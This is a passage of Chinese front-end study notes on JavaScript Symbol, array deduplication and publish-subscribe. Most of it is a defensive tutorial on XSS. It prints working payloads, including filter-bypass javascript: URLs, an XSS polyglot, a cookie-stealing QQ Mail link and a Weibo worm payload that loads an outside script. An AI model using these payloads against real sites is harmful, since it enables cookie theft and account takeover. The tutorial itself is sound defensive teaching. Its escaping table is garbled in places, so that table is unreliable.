  return `${name} is a ${gender} - ${type}`
}

console.log(printAnimalsDetails());
console.log(printAnimalsDetails({ name: '大黄' }));
console.log(printAnimalsDetails({ name: '大黄', type: 'dog', gender:
'male' }));
```

Symbol 的理解和使用

```
// Symbol
// Set Map
// new Set()
// new Array()

Symbol()
```

Symbol的诞生，也就是Symbol存在的意义

之前我们的对象属性的数据类型都是字符串，没有其他的了。所以会导致属性名重复，导致属性值被覆盖的情况。比如，你使用了一个他人提供的对象，但又想为这个对象添加新的方法，在添加的操作就很容易覆盖了原有的方法。所以需要一个独一无二的数据类型来完成这个使命。所以Symbol出来主持大局了。

Symbol的介绍

1. 唯一性

Symbol这个英文单词表示“唯一”，没错它是Javascript的第七种数据类型（其他六种就不列举了），表示它是唯一的。

创建一个Symbol类型不需要用new操作符，否则会报错，因为生成的 Symbol 是一个原始类型的值，不是对象。直接let s = Symbol();测试s就是Symbol类型了。怎么说他是唯一的呢?

let s = Symbol(); let ss = Symbol(); s == ss ; 结果是false

或者

let s = Symbol('a'); let ss = Symbol('a'); s == ss ; 结果是false

通过以上的比较，我们对Symbol的唯一性，有了一定的了解。也就是说当你创建了一个Symbol数据后，那么你就是独一无二的存在了，是的就是这样。

2. 数据类型的修饰

有人会好奇Symbol('a')里面的参数a又是怎么回事呢？字符串a表示一种修饰，对你当前创建的Symbol类型的一种修饰，作为区分使用，否则当你创建多个Symbol数据时，容易混淆。

3. 与其他数据类型之间的转换

Symbol不能用四则运算进行操作，否则报错。它只能用显示的方式转为字符串和布尔值，即：String(Symbol()) / Boolean(Symbol())

4. 作为对象的属性

- 作为对象的属性时，注意要用以下三种方式来书写：

```js
let mySymbol = Symbol();
// 第一种写法

let a = {};
a[mySymbol] = 'Hello!';
// 第二种写法

let a = {
[mySymbol]: 'Hello!'
};
// 第三种写法

let a = {};
Object.defineProperty(a, mySymbol, { value: 'Hello!' });

// 以上的都可以得到 a[mySymbol] // “Hello!”
```

- 对象属性的遍历

  以上说了对象属性的创建，但是我们要格外的注意，Symbol 作为属性名，该属性不会出现在for...in、for...of循环中，也不会被Object.keys()、Object.getOwnPropertyNames()、JSON.stringify()返回。所以我们可以用Object.getOwnPropertySymbols方法，获取指定对象的所有 Symbol 属性名。

  看到这是不是感觉用Symbol类型创建的对象属性这么麻烦吗？如果一个对象里面有字符串的属性又有Symbol的属性，难不成要分来获取对象属性吗？答案是不用，那必须使用新的API方法：Reflect.ownKeys()，这个方法就可以返回对象所有的属性，也就是字符串属性和Symbol属性。所以这里要留意了。

5. Symbol.for()，Symbol.keyFor()

有时，我们希望重新使用同一个 Symbol 值，以上我们都说了Symbol数据类型是唯一的，所有只用Symbol()方法创建的Symbol类型是无法实现的。所有我们可以用Symbol.for()这个方法来实现。

```
let s1 = Symbol.for('foo');
let s2 = Symbol.for('foo');
s1 === s2 // true
```

注意，这里的Symbol.for()和Symbol()创建的都是Symbol类型，但是他们的创建机制有所不同，Symbol.for('a')的创建方式会在创建之前在全局中寻找，有没有用Symbol.for()的方式，并且key是'a'的字符串创建了Symbol类型（创建了就会在全局中登记），如果有则不重复创建，直接用已创建的（已登记的）。然而Symbol('a')的创建是不会去检索全局的，是直接创建一个新的Symbol类型。这也是用Symbol('a')创建的两个Symbol类型不相等的根本原因。

Symbol.keyFor()方法返回一个已登记的 Symbol 类型值的key。

```
let s1 = Symbol.for("foo");
Symbol.keyFor(s1) // "foo"

let s2 = Symbol("foo");
Symbol.keyFor(s2) // undefined
```

上面代码中，变量s2属于未登记的 Symbol 值，所以返回undefined。也就是说Symbol.keyFor()这个方法，主要服务于Symbol.for()的。因为Symbol()方法创建的值用Symbol.keyFor()永远是undefined。

一个场景来描述Symbol的作用

描述一个场景 做一个篮球游戏的程序 用户需要选择角色

```
var game = {
    pg: '控球后卫',
    sg: '得分后卫',
    sf: '小前锋',
}

function createRole(type) {
  if (type === game.pg) {
    console.log('控球后卫');
  } else if (type === game.sg) {
    console.log('得分后卫');
  } else if (type === game.sf) {
    console.log('小前锋');
  }
}

createRole('控球后卫')
console.log(game.pg);

// 一般传入字符串我们不认为是一个好的做法 所以用第二种比较多
// 那么这样一来 game.pg的值是多少就无所谓了 只要不和 sg sf的值一样就可以

// 上面的用Symbol来改写一下
```

数组去重-set 实现

```
var arr = [1, 3, 4, 5, 1, 23, 4, 5]
// 去重

// Set

function unique(arr) {
  // return Array.from(new Set(arr))
  return [...new Set(arr)]
}

console.log(unique(arr));
```

数组去重-两次循环

```
function unique(arr) {
  for (var i = 0, len = arr.length; i < len; i++) {
    for (var j = i + 1, len = arr.length; j < len; j++) {
      if (arr[i] === arr[j]) {
        arr.splice(j, 1)
        j-- // 每删除一个
        len-- //
      }
    }
  }
  return arr
}
console.log(unique(arr));
```

数组去重-indexof 实现

```
function unique(arr) {
  var arr1 = []
  for (var i = 0; i < arr.length; i++) {
    if (arr1.indexOf(arr[i]) === -1) {
      arr1.push(arr[i])
    }
  }
  return arr1
}

console.log(unique(arr));
```

数组去重-includes 实现、

```
function unique(arr) {
  var arr1 = []
  for (var i = 0; i < arr.length; i++) {
    if (!arr1.includes(arr[i])) {
      arr1.push(arr[i])
    }
  }
  return arr1
}

console.log(unique(arr));
```

数组去重-filter 实现

```
function unique(arr) {
  return arr.filter(function (item, index) {
    // 元素在数组中第一次出现的索引值
    return arr.indexOf(item, 0) === index
  })
}

console.log(unique(arr));
```

web 安全-xss 攻击

前端安全

随着互联网的高速发展，信息安全问题已经成为企业最为关注的焦点之一，而前端又是引发企业安全问题的高危据点。在移动互联网时代，前端人员除了传统的 XSS、CSRF 等安全问题之外，又时常遭遇网络劫持、非法调用 Hybrid API 等新型安全问题。当然，浏览器自身也在不断在进化和发展，不断引入 CSP、Same-Site Cookies 等新技术来增强安全性，但是仍存在很多潜在的威胁，这需要前端技术人员不断进行“查漏补缺”。

讲解 XSS，主要包括：

1. XSS 攻击的介绍
2. XSS 攻击的分类
3. XSS 攻击的预防和检测
4. XSS 攻击的总结
5. XSS 攻击案例

XSS 攻击的介绍

在开始本文之前，我们先提出一个问题，请判断以下两个说法是否正确：

1. XSS 防范是后端 RD（研发人员）的责任，后端 RD 应该在所有用户提交数据的接口，对敏感字符进行转义，才能进行下一步操作。
2. 所有要插入到页面上的数据，都要通过一个敏感字符过滤函数的转义，过滤掉通用的敏感字符后，就可以插入到页面中。

如果你还不能确定答案，那么可以带着这些问题向下看，我们将逐步拆解问题。

XSS 漏洞的发生和修复

XSS 攻击是页面被注入了恶意的代码，为了更形象的介绍，我们用发生在小明同学身边的事例来进行说明。

一个案例

某天，公司需要一个搜索页面，根据 URL 参数决定关键词的内容。小明很快把页面写好并且上线。代码如下：

```
<input type="text" value="<%= getParameter("keyword") %>">
<button>搜索</button>
<div>
  您搜索的关键词是：<%= getParameter("keyword") %>
</div>
```

选择语言

然而，在上线后不久，小明就接到了安全组发来的一个神秘链接：

```
http://xxx/search?keyword="><script>alert('XSS');</script>
```

小明带着一种不祥的预感点开了这个链接[请勿模仿，确认安全的链接才能点开]。果然，页面中弹出了写着"XSS"的对话框。

> 可恶，中招了！小明眉头一皱，发现了其中的奥秘：

当浏览器请求 `http://xxx/search?keyword="><script>alert('XSS');</script>` 时，服务端会解析出请求参数 `keyword`，得到 `"><script>alert('XSS');</script>`，拼接到 HTML 中返回给浏览器。形成了如下的 HTML：

```
<input type="text" value=""><script>alert('XSS');</script>">
<button>搜索</button>
<div>
  您搜索的关键词是："><script>alert('XSS');</script>
</div>
```

浏览器无法分辨出 `<script>alert('XSS');</script>` 是恶意代码，因而将其执行。

这里不仅仅 div 的内容被注入了，而且 input 的 value 属性也被注入， alert 会弹出两次。

面对这种情况，我们应该如何进行防范呢?

其实，这只是浏览器把用户的输入当成了脚本进行了执行。那么只要告诉浏览器这段内容是文本就可以了。

聪明的小明很快找到解决方法，把这个漏洞修复：

```
<input type="text" value="<%= escapeHTML(getParameter("keyword")) %>">
<button>搜索</button>
<div>
  您搜索的关键词是：<%= escapeHTML(getParameter("keyword")) %>
</div>
```

`escapeHTML()` 按照如下规则进行转义：

字符	转义后的字符
`&`	`&`
`<`	`<`
`>`	`>`
`"`	`&quot;`
`'`	`&#x27;`
`/`	`&#x2F;`

经过了转义函数的处理后，最终浏览器接收到的响应为：

```
<input type="text"
value="&amp;quot;&amp;gt;&amp;lt;script&amp;gt;alert(&amp;#x27;XSS&amp;#x27;);&amp;lt;&amp;#x2F;script&amp;gt;">
<button>搜索</button>
<div>
  您搜索的关键词是：&amp;quot;&amp;gt;&amp;lt;script&amp;gt;alert(&amp;#x27;XSS&amp;#x27;);&amp;lt;&amp;#x2F;script&amp;gt;
</div>
```

选择语言

恶意代码都被转义，不再被浏览器执行，而且搜索词能够完美的在页面显示出来。

通过这个事件，小明学习到了如下知识：

- 通常页面中包含的用户输入内容都在固定的容器或者属性内，以文本的形式展示。
- 攻击者利用这些页面的用户输入片段，拼接特殊格式的字符串，突破原有位置的限制，形成了代码片段。
- 攻击者通过在目标网站上注入脚本，使之在用户的浏览器上运行，从而引发潜在风险。
- 通过 HTML 转义，可以防止 XSS 攻击。[事情当然没有这么简单啦！请继续往下看]。

注意特殊的 HTML 属性、JavaScript API

自从上次事件之后，小明会小心的把插入到页面中的数据进行转义。而且他还发现了大部分模板都带有的转义配置，让所有插入到页面中的数据都默认进行转义。这样就不怕不小心漏掉未转义的变量啦，于是小明的工作又渐渐变得轻松起来。

但是，作为导演的我，不可能让小明这么简单、开心地改 Bug 。

不久，小明又收到安全组的神秘链接：`http://xxx/?redirect_to=javascript:alert('XSS')`。小明不敢大意，赶忙点开页面。然而，页面并没有自动弹出万恶的"XSS"。

小明打开对应页面的源码，发现有以下内容：

```
<a href="<%= escapeHTML(getParameter("redirect_to")) %>">跳转...</a>
```

这段代码，当攻击 URL 为 `http://xxx/?redirect_to=javascript:alert('XSS')`，服务端响应就成了：

```
<a href="javascript:alert(&#x27;XSS&#x27;)">跳转...</a>
```

虽然代码不会立即执行，但一旦用户点击 `a` 标签时，浏览器会就会弹出"XSS"。

> 可恶，又失策了...

在这里，用户的数据并没有在位置上突破我们的限制，仍然是正确的 href 属性。但其内容并不是我们所预期的类型。

原来不仅仅是特殊字符，连 `javascript:` 这样的字符串如果出现在特定的位置也会引发 XSS 攻击。

小明眉头一皱，想到了解决办法：

```
// 禁止 URL 以 "javascript:" 开头
xss = getParameter("redirect_to").startsWith('javascript:');
if (!xss) {
  <a href="<%= escapeHTML(getParameter("redirect_to"))%>">
    跳转...
  </a>
} else {
  <a href="/404">
    跳转...
  </a>
}
```

只要 URL 的开头不是 `javascript:`，就安全了吧?

安全组随手又扔了一个连接：`http://xxx/?redirect_to=jAvascRipt:alert('XSS')`

> 这也能执行？.....好吧，浏览器就是这么强大。

小明欲哭无泪，在判断 URL 开头是否为 `javascript:` 时，先把用户输入转成了小写，然后再进行比对。

不过，所谓"道高一尺，魔高一丈"。面对小明的防护策略，安全组就构造了这样一个连接：

```
http://xxx/?redirect_to=%20javascript:alert('XSS')
```

`%20javascript:alert('XSS')` 经过 URL 解析后变成 `javascript:alert('XSS')`，这个字符串以空格开头。这样攻击者可以绕过后端的关键词规则，又成功的完成了注入。

最终，小明选择了白名单的方法，彻底解决了这个漏洞：

```
// 根据项目情况进行过滤，禁止掉 "javascript:" 链接、非法 scheme 等
allowSchemes = ["http", "https"];

valid = isValid(getParameter("redirect_to"), allowSchemes);

if (valid) {
  <a href="<%= escapeHTML(getParameter("redirect_to"))%>">
    跳转...
  </a>
} else {
  <a href="/404">
    跳转...
  </a>
}
```

通过这个事件，小明学习到了如下知识：

- 做了 HTML 转义，并不等于高枕无忧。
- 对于链接跳转，如 `<a href="xxx"` 或 `location.href="xxx"`，要检验其内容，禁止以 `javascript:` 开头的链接，和其他非法的 scheme。

漏洞总结

小明的例子讲完了，下面我们来系统的看下 XSS 有哪些注入的方法：

- 在 HTML 中内嵌的文本中，恶意内容以 script 标签形成注入。
- 在内联的 JavaScript 中，拼接的数据突破了原本的限制（字符串，变量，方法名等）。
- 在标签属性中，恶意内容包含引号，从而突破属性值的限制，注入其他属性或者标签。
- 在标签的 href、src 等属性中，包含 `javascript:` 等可执行代码。
- 在 onload、onerror、onclick 等事件中，注入不受控制代码。
- 在 style 属性和标签中，包含类似 `background-image:url("javascript:...");` 的代码（新版本浏览器已经可以防范）。
- 在 style 属性和标签中，包含类似 `expression(...)` 的 CSS 表达式代码（新版本浏览器已经可以防范）。

总之，如果开发者没有将用户输入的文本进行合适的过滤，就贸然插入到 HTML 中，这很容易造成注入漏洞。攻击者可以利用漏洞，构造出恶意的代码指令，进而利用恶意代码危害数据安全。

XSS 攻击的分类

通过上述几个例子，我们已经对 XSS 有了一些认识。

什么是 XSS

Cross-Site Scripting（跨站脚本攻击）简称 XSS，是一种代码注入攻击。攻击者通过在目标网站上注入恶意脚本，使之在用户的浏览器上运行。利用这些恶意脚本，攻击者可获取用户的敏感信息如 Cookie、SessionID 等，进而危害数据安全。

为了和 CSS 区分，这里把攻击的第一个字母改成了 X，于是叫做 XSS。

XSS 的本质是：恶意代码未经过滤，与网站正常的代码混在一起；浏览器无法分辨哪些脚本是可信的，导致恶意脚本被执行。

而由于直接在用户的终端执行，恶意代码能够直接获取用户的信息，或者利用这些信息冒充用户向网站发起攻击者定义的请求。

在部分情况下，由于输入的限制，注入的恶意脚本比较短。但可以通过引入外部的脚本，并由浏览器执行，来完成比较复杂的攻击策略。

这里有一个问题：用户是通过哪种方法“注入”恶意脚本的呢？

不仅仅是业务上的“用户的 UGC 内容”可以进行注入，包括 URL 上的参数等都可以是攻击的来源。在处理输入时，以下内容都不可信：

- 来自用户的 UGC 信息
- 来自第三方的链接
- URL 参数
- POST 参数
- Referer （可能来自不可信的来源）
- Cookie （可能来自其他子域注入）

XSS 分类

根据攻击的来源，XSS 攻击可分为存储型、反射型和 DOM 型三种。

类型	存储区*	插入点*
存储型 XSS	后端数据库	HTML
反射型 XSS	URL	HTML
DOM 型 XSS	后端数据库/前端存储/URL	前端 JavaScript

- 存储区：恶意代码存放的位置。
- 插入点：由谁取得恶意代码，并插入到网页上。

存储型 XSS

存储型 XSS 的攻击步骤：

1. 攻击者将恶意代码提交到目标网站的数据库中。
2. 用户打开目标网站时，网站服务端将恶意代码从数据库取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

这种攻击常见于带有用户保存数据的网站功能，如论坛发帖、商品评论、用户私信等。

反射型 XSS

反射型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL 时，网站服务端将恶意代码从 URL 中取出，拼接在 HTML 中返回给浏览器。
3. 用户浏览器接收到响应后解析执行，混在其中的恶意代码也被执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

反射型 XSS 跟存储型 XSS 的区别是：存储型 XSS 的恶意代码存在数据库里，反射型 XSS 的恶意代码存在 URL 里。

反射型 XSS 漏洞常见于通过 URL 传递参数的功能，如网站搜索、跳转等。

由于需要用户主动打开恶意的 URL 才能生效，攻击者往往会结合多种手段诱导用户点击。

POST 的内容也可以触发反射型 XSS，只不过其触发条件比较苛刻（需要构造表单提交页面，并引导用户点击），所以非常少见。

DOM 型 XSS

DOM 型 XSS 的攻击步骤：

1. 攻击者构造出特殊的 URL，其中包含恶意代码。
2. 用户打开带有恶意代码的 URL。
3. 用户浏览器接收到响应后解析执行，前端 JavaScript 取出 URL 中的恶意代码并执行。
4. 恶意代码窃取用户数据并发送到攻击者的网站，或者冒充用户的行为，调用目标网站接口执行攻击者指定的操作。

DOM 型 XSS 跟前两种 XSS 的区别：DOM 型 XSS 攻击中，取出和执行恶意代码由浏览器端完成，属于前端 JavaScript 自身的安全漏洞，而其他两种 XSS 都属于服务端的安全漏洞。

XSS 攻击的预防

通过前面的介绍可以得知，XSS 攻击有两大要素：

1. 攻击者提交恶意代码。
2. 浏览器执行恶意代码。

针对第一个要素：我们是否能够在用户输入的过程，过滤掉用户输入的恶意代码呢？

输入过滤

在用户提交时，由前端过滤输入，然后提交到后端。这样做是否可行呢？

答案是不可行。一旦攻击者绕过前端过滤，直接构造请求，就可以提交恶意代码了。

那么，换一个过滤时机：后端在写入数据库前，对输入进行过滤，然后把“安全的”内容，返回给前端。这样是否可行呢？

我们举一个例子，一个正常的用户输入了 `5 < 7` 这个内容，在写入数据库前，被转义，变成了 `5 < 7`。

问题是：在提交阶段，我们并不确定内容要输出到哪里。

这里的“并不确定内容要输出到哪里”有两层含义：

1. 用户的输入内容可能同时提供给前端和客户端，而一旦经过了 `escapeHTML()`，客户端显示的内容就变成了乱码(`5 < 7`)。
2. 在前端中，不同的位置所需的编码也不同。
   - 当 `5 < 7` 作为 HTML 拼接页面时，可以正常显示：

     ```
     <div title="comment">5 < 7</div>
     ```

   - 当 `5 < 7` 通过 Ajax 返回，然后赋值给 JavaScript 的变量时，前端得到的字符串就是转义后的字符。这个内容不能直接用于 Vue 等模板的展示，也不能直接用于内容长度计算。不能用于标题、alert 等。

所以，输入侧过滤能够在某些情况下解决特定的 XSS 问题，但会引入很大的不确定性和乱码问题。在防范 XSS 攻击时应避免此类方法。

当然，对于明确的输入类型，例如数字、URL、电话号码、邮件地址等等内容，进行输入过滤还是必要的。

既然输入过滤并非完全可靠，我们就要通过“防止浏览器执行恶意代码”来防范 XSS。这部分分为两类：

- 防止 HTML 中出现注入。
- 防止 JavaScript 执行时，执行恶意代码。

预防存储型和反射型 XSS 攻击

存储型和反射型 XSS 都是在服务端取出恶意代码后，插入到响应 HTML 里的，攻击者刻意编写的“数据”被内嵌到“代码”中，被浏览器所执行。

预防这两种漏洞，有两种常见做法：

- 改成纯前端渲染，把代码和数据分隔开。
- 对 HTML 做充分转义。

纯前端渲染

纯前端渲染的过程：

1. 浏览器先加载一个静态 HTML，此 HTML 中不包含任何跟业务相关的数据。
2. 然后浏览器执行 HTML 中的 JavaScript。
3. JavaScript 通过 Ajax 加载业务数据，调用 DOM API 更新到页面上。

在纯前端渲染中，我们会明确的告诉浏览器：下面要设置的内容是文本（`.innerText`），还是属性（`.setAttribute`），还是样式（`.style`）等等。浏览器不会被轻易的被欺骗，执行预期外的代码了。

但纯前端渲染还需注意避免 DOM 型 XSS 漏洞（例如 `onload` 事件和 `href` 中的 `javascript:xxx` 等，请参考下文”预防 DOM 型 XSS 攻击“部分）。

在很多内部、管理系统中，采用纯前端渲染是非常合适的。但对于性能要求高，或有 SEO 需求的页面，我们仍然要面对拼接 HTML 的问题。

转义 HTML

如果拼接 HTML 是必要的，就需要采用合适的转义库，对 HTML 模板各处插入点进行充分的转义。

常用的模板引擎，如 doT.js、ejs、FreeMarker 等，对于 HTML 转义通常只有一个规则，就是把 `& < > " ' /` 这几个字符转义掉，确实能起到一定的 XSS 防护作用，但并不完善：

XSS 安全漏洞	简单转义是否有防护作用
HTML 标签文字内容	有
HTML 属性值	有
CSS 内联样式	无
内联 JavaScript	无
内联 JSON	无
跳转链接	无

所以要完善 XSS 防护措施，我们要使用更完善更细致的转义策略。

例如 Java 工程里，常用的转义库为 `org.owasp.encoder`。以下代码引用自 org.owasp.encoder 的官方说明。

```
<!-- HTML 标签内文字内容 -->
<div><%= Encode.forHtml(UNTRUSTED) %></div>

<!-- HTML 标签属性值 -->
<input value="<%= Encode.forHtml(UNTRUSTED) %>" />

<!-- CSS 属性值 -->
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">

<!-- CSS URL -->
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">

<!-- JavaScript 内联代码块 -->
<script>
  var msg = "<%= Encode.forJavaScript(UNTRUSTED) %>";
  alert(msg);
</script>

<!-- JavaScript 内联代码块内嵌 JSON -->
<script>
var __INITIAL_STATE__ = JSON.parse('<%= Encoder.forJavaScript(data.to_json) %>');
</script>

<!-- HTML 标签内联监听器 -->
<button
  onclick="alert('<%= Encode.forJavaScript(UNTRUSTED) %>');">
  click me
</button>
```

```
<!-- URL 参数 -->
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">

<!-- URL 路径 -->
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">

<!--
  URL.
  注意：要根据项目情况进行过滤，禁止掉 "javascript:" 链接、非法 scheme 等
-->
<a href='<%=
  urlValidator.isValid(UNTRUSTED) ?
    Encode.forHtml(UNTRUSTED) :
    "/404"
%>'>
  link
</a>
```

可见，HTML 的编码是十分复杂的，在不同的上下文里要使用相应的转义规则。

预防 DOM 型 XSS 攻击

DOM 型 XSS 攻击，实际上就是网站前端 JavaScript 代码本身不够严谨，把不可信的数据当作代码执行了。

在使用 `.innerHTML`、`.outerHTML`、`document.write()` 时要特别小心，不要把不可信的数据作为 HTML 插到页面上，而应尽量使用 `.textContent`、`.setAttribute()` 等。

如果用 Vue/React 技术栈，并且不使用 `v-html`/`dangerouslySetInnerHTML` 功能，就在前端 render 阶段避免 `innerHTML`、`outerHTML` 的 XSS 隐患。

DOM 中的内联事件监听器，如 `location`、`onclick`、`onerror`、`onload`、`onmouseover` 等，`<a>` 标签的 `href` 属性，JavaScript 的 `eval()`、`setTimeout()`、`setInterval()` 等，都能把字符串作为代码运行。如果不可信的数据拼接到字符串中传递给这些 API，很容易产生安全隐患，请务必避免。

```
<!-- 内联事件监听器中包含恶意代码 -->
<img onclick="UNTRUSTED" onerror="UNTRUSTED" src="data:image/png,">

<!-- 链接内包含恶意代码 -->
<a href="UNTRUSTED">1</a>

<script>
// setTimeout()/setInterval() 中调用恶意代码
setTimeout("UNTRUSTED")
setInterval("UNTRUSTED")

// location 调用恶意代码
location.href = 'UNTRUSTED'

// eval() 中调用恶意代码
eval("UNTRUSTED")
</script>
```

如果项目中有用到这些的话，一定要避免在字符串中拼接不可信数据。

其他 XSS 防范措施

虽然在渲染页面和执行 JavaScript 时，通过谨慎的转义可以防止 XSS 的发生，但完全依靠开发的谨慎仍然是不够的。以下介绍一些通用的方案，可以降低 XSS 带来的风险和后果。

Content Security Policy

严格的 CSP 在 XSS 的防范中可以起到以下的作用：

- 禁止加载外域代码，防止复杂的攻击逻辑。
- 禁止外域提交，网站被攻击后，用户的数据不会泄露到外域。
- 禁止内联脚本执行（规则较严格，目前发现 GitHub 使用）。
- 禁止未授权的脚本执行（新特性，Google Map 移动版在使用）。
- 合理使用上报可以及时发现 XSS，利于尽快修复问题。

输入内容长度控制

对于不受信任的输入，都应该限定一个合理的长度。虽然无法完全防止 XSS 发生，但可以增加 XSS 攻击的难度。

其他安全措施

- HTTP-only Cookie: 禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此 Cookie。
- 验证码：防止脚本冒充用户提交危险操作。

XSS 的检测

上述经历让小明收获颇丰，他也学会了如何去预防和修复 XSS 漏洞，在日常开发中也具备了相关的安全意识。但对于已经上线的代码，如何去检测其中有没有 XSS 漏洞呢?

经过一番搜索，小明找到了两个方法：

1. 使用通用 XSS 攻击字符串手动检测 XSS 漏洞。
2. 使用扫描工具自动检测 XSS 漏洞。

在Unleashing an Ultimate XSS Polyglot一文中，小明发现了这么一个字符串：

在Unleashing an Ultimate XSS Polyglot一文中，小明发现了这么一个字符串：

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

它能够检测到存在于 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等多种上下文中的 XSS 漏洞，也能检测 `eval()`、`setTimeout()`、`setInterval()`、`Function()`、`innerHTML`、`document.write()` 等 DOM 型 XSS 漏洞，并且能绕过一些 XSS 过滤器。

小明只要在网站的各输入框中提交这个字符串，或者把它拼接到 URL 参数上，就可以进行检测了。

```
http://xxx/search?keyword=jaVasCript%3A%2F*-
%2F*%60%2F*%60%2F*%27%2F*%22%2F**%2F(%2F*%20*%2FoNcliCk%3Dalert()%20)%2F%2F%250D%250A%250d%2
50a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3C%2FscRipt%2F--
!%3E%3CsVg%2F%3CsVg%2FoNloAd%3Dalert()%2F%2F%3E%3E
```

除了手动检测之外，还可以使用自动扫描工具寻找 XSS 漏洞，例如 Arachni、Mozilla HTTP Observatory、w3af 等。

XSS 攻击的总结

我们回到最开始提出的问题，相信同学们已经有了答案：

1. XSS 防范是后端 RD 的责任，后端 RD 应该在所有用户提交数据的接口，对敏感字符进行转义，才能进行下一步操作。

   > 不正确。因为：
   >
   > - 防范存储型和反射型 XSS 是后端 RD 的责任。而 DOM 型 XSS 攻击不发生在后端，是前端 RD 的责任。防范 XSS 是需要后端 RD 和前端 RD 共同参与的系统工程。
   > - 转义应该在输出 HTML 时进行，而不是在提交用户输入时。

2. 所有要插入到页面上的数据，都要通过一个敏感字符过滤函数的转义，过滤掉通用的敏感字符后，就可以插入到页面中。

   > 不正确。
   > 不同的上下文，如 HTML 属性、HTML 文字内容、HTML 注释、跳转链接、内联 JavaScript 字符串、内联 CSS 样式表等，所需要的转义规则不一致。
   > 业务 RD 需要选取合适的转义库，并针对不同的上下文调用不同的转义规则。

整体的 XSS 防范是非常复杂和繁琐的，我们不仅需要在全部需要转义的位置，对数据进行对应的转义。而且要防止多余和错误的转义，避免正常的用户输入出现乱码。

虽然很难通过技术手段完全避免 XSS，但我们可以总结以下原则减少漏洞的产生：

- **利用模板引擎**
  开启模板引擎自带的 HTML 转义功能。例如：
  在 ejs 中，尽量使用 `<%= data %>` 而不是 `<%- data %>`；
  在 doT.js 中，尽量使用 `{{! data }}` 而不是 `{{= data }}`；
  在 FreeMarker 中，确保引擎版本高于 2.3.24，并且选择正确的 `freemarker.core.OutputFormat`。

- **避免内联事件**
  尽量不要使用 `onLoad="onload('{{data}}')"`、`onClick="go('{{action}}')"` 这种拼接内联事件的写法。在 JavaScript 中通过 `.addEventlistener()` 事件绑定会更安全。
- **避免拼接 HTML**
  前端采用拼接 HTML 的方法比较危险，如果框架允许，使用 `createElement`、`setAttribute` 之类的方法实现。或者采用比较成熟的渲染框架，如 Vue/React 等。
- **时刻保持警惕**
  在插入位置为 DOM 属性、链接等位置时，要打起精神，严加防范。
- **增加攻击难度，降低攻击后果**
  通过 CSP、输入长度配置、接口安全措施等方法，增加攻击的难度，降低攻击的后果。
- **主动检测和发现**
  可使用 XSS 攻击字符串和自动扫描工具寻找潜在的 XSS 漏洞。

XSS 攻击案例

QQ 邮箱 m.exmail.qq.com 域名反射型 XSS 漏洞

攻击者发现 `http://m.exmail.qq.com/cgi-bin/login?uin=aaaa&domain=bbbb` 这个 URL 的参数 `uin`、`domain` 未经转义直接输出到 HTML 中。

于是攻击者构建出一个 URL，并引导用户去点击：

`http://m.exmail.qq.com/cgi-bin/login?uin=aaaa&domain=bbbb%26quot%3B%3Breturn+false%3B%26quot%3B%26lt%3B%2Fscript%26gt%3B%26lt%3Bscript%26gt%3Balert(document.cookie)%26lt%3B%2Fscript%26gt%3B`

用户点击这个 URL 时，服务端取出 URL 参数，拼接到 HTML 响应中：

```
<script>
getTop().location.href="/cgi-bin/loginpage?
autologin=n&errtype=1&verify=&clientuin=aaa"+"&t="+"&d=bbbb";return false;</script>
<script>alert(document.cookie)</script>"+"...
```

浏览器接收到响应后就会执行 `alert(document.cookie)`，攻击者通过 JavaScript 即可窃取当前用户在 QQ 邮箱域名下的 Cookie，进而危害数据安全。

新浪微博名人堂反射型 XSS 漏洞

攻击者发现 `http://weibo.com/pub/star/g/xyyyd` 这个 URL 的内容未经过滤直接输出到 HTML 中。

于是攻击者构建出一个 URL，然后诱导用户去点击：

```
http://weibo.com/pub/star/g/xyyyd"><script src=//xxxx.cn/image/t.js></script>
```

用户点击这个 URL 时，服务端取出请求 URL，拼接到 HTML 响应中：

```
<li><a href="http://weibo.com/pub/star/g/xyyyd"><script src=//xxxx.cn/image/t.js></script>">
按分类检索</a></li>
```

浏览器接收到响应后就会加载执行恶意脚本 `//xxxx.cn/image/t.js`，在恶意脚本中利用用户的登录状态进行关注、发微博、发私信等操作，发出的微博和私信可再带上攻击 URL，诱导更多人点击，不断放大攻击范围。这种窃用受害者身份发布恶意内容，层层放大攻击范围的方式，被称为“XSS 蠕虫”。

发布订阅模式的含义及作用

含义说明

发布-订阅模式又叫观察者模式，它定义对象间的一种一对多的依赖关系，当一个对象的状态发生改变时，所有依赖于它的对象都将得到通知 **先订阅再发布**

作用

1. 支持简单的广播通信，当对象状态发生改变时，会自动通知已经订阅过的对象。
2. 可以应用在异步编程中 替代回调函数 可以订阅ajax之后的事件 只需要订阅自己需要的部分 （那么ajax掉用发布之后订阅的就可以拿到消息了)(不需要关心对象在异步运行时候的状态)
3. 对象之间的松耦合 两个对象之间都互相不了解彼此 但是 不影响通信 当有新的订阅者出现的时候 发布的代码无需要改变 同样发布的代码改变 只要之前约定的事件的名称没有改变 也不影响订阅
4. vue react之间实现跨组件之间的传值

缺点

1. 创建订阅者需要消耗一定的时间和内存。
2. 虽然可以弱化对象之间的联系，如果过度使用的话，反而使代码不好理解及代码不好维护等等

生活中的实例

